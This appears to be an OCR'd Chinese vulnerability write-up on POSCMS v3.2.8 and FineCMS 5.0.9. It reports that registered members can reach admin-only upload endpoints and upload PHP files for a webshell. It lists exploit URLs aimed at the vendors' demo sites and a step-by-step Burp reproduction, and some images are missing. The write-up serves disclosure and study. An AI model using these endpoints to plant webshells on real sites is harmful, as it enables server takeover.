Pocms&&finecms 注册会员越权 getshell

声明信息：

这些链接本来只有**管理员可以看到的**，但是抓包抓取链接，替换到注册会员地址依然可以访问！！！

影响版本： POSCMS v3.2.8　　FineCMS -5.0.9

地址：http://www.poscms.net/shipin/　http://www.finecms.net:88/(有防火墙，本地搭建测试)

Pocms

漏洞链接 1:

http://demo.poscms.net:88///index.php?s=member&c=api&m=upload&name=value_3&siteid=1&count=1&code=62e0HOlD4CautS+HhuBtP8mGSxZOX23GArLUok2XtEBXXvO5Pw&df=1

漏洞链接 2:

http://demo.poscms.net:88///index.php?s=member&c=api&m=upload&name=value_4&siteid=1&code=a4ec1F+hBBkO82dlOkXf72PdyxDQh0RgnTQujcelqdIxvlzJPg&count=99997

finecms

漏洞链接 3：

http://www.finecms.net:88/index.php?s=member&c=api&m=upload&name=value_3&siteid=1&count=1&code=62e0HOlD4CautS+HhuBtP8mGSxZOX23GArLUok2XtEBXXvO5Pw&df=1


漏洞链接 4：

http://www.finecms.net:88//index.php?s=member&c=api&m=upload&name=value_4&siteid=1&code=a4ec1F+hBBkO82dlOkXf72PdyxDQh0RgnTQujcelqdIxvlzJPg&count=99997


详细过程:利用 chrome 浏览器，火狐会有问题

漏洞链接第一处上传展示：

首先拿官网的 demo 环境测试：(前台是看不到此漏洞页面的)




管理后台--内容--自定义内容--添加—单文件。




抓包


没想到，万万没想到，演示环境，禁止上传。



把 referer 抓取下来:
http://demo.poscms.net:88/index.php?s=member&c=api&m=upload&name=file&siteid=1&count=1&code=75195FBKQX41dCbbi+0FTbCqnXZH3JF0xxkqmrwiOyh68g&df=1




本地搭建环境：
首先直接访问漏洞链接，发现上传的时候，提示错误：




我登录一个普通账户，再测试，发现是可以上传的了；
退出账户，修改 burp 中的 cookie 为无效 cookie，再次上传，出错。
如此判断，上传至少需要注册会员权限：
如下：
http://127.0.0.1:8081/index.php?s=member&c=api&m=upload&name=value_3&siteid=1&count=1&code=62e0HOlD4CautS+HhuBtP8mGSxZOX23GArLUok2XtEBXX

vO5Pw&df=1


上传抓包（直接访问链接，可以上传 php 的，但是看不到地址）：




上传 php：



成功:



访问上传链接：



同样，另外的链接也是一样的情况：
http://demo.poscms.net:88/index.php?s=member&c=api&m=upload&name=value_4&siteid=1&code=a4ec1F+hBBkO82dlOkXf72PdyxDQh0RgnTQujcelqdIxvlzJPg&count=99997